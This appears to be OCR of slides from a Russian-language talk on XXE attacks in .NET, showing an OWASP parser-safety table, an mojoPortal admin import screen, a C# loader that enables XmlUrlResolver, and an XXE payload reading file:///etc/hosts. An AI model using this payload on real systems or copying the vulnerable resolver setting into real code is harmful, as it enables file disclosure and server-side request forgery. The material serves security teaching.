


OWASP: XML External Entity Prevention


Attack Type	.NET Framework Version	XDocument (Linq to XML)	XmlDictionaryReader	XmlDocument	XmlNodeReader	XmlReader	XmlTextReader
External entity Attacks	<4.5.2	✅	✅	❌	✅	✅	❌
	≥4.5.2	✅	✅	✅	✅	✅	✅
Billion Laughs	<4.5.2	❓	✅	❌	✅	✅	❌
	≥4.5.2	✅	✅*	✅	✅*	✅*	✅

* For .NET Framework Versions ≥4.5.2, these libraries won't even process the in-line DTD by default. Even if you change the default to allow processing a DTD, if a DoS attempt is performed an exception will still be thrown as documented above.

Почему парсер разбирает внешние сущности?



localhost:56987/Admin/ContentStyles.aspx
Admin
Your Site Logo Here
Administration
File Manager
New Page
Page Manager
Member List
Hide Edit Links
Logout
Hide Bar
Administration Menu / Content Style Templates
Content Style Templates
No Data
Add New Style
Export Styles
Choose File
XXE_SSRF_2.xml
Import Styles
© 2023

XXE в mojoPortal



Как атаковать, если результат парсинга не возвращается?


Эксплуатация дефектов


XML
XML
parser

```
void ProcessExternalXml(Stream xmlStream)
{
  var xmlDoc = new XmlDocument()
  {
    XmlResolver = new XmlUrlResolver()
  };

  xmlDoc.Load(xmlStream);
  // Processing without output
}
```


XML: внешние сущности


```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE example [
  <!ENTITY extEntity SYSTEM "file:///etc/hosts">
]>
<example>&extEntity;</example>
```



XML: внешние сущности

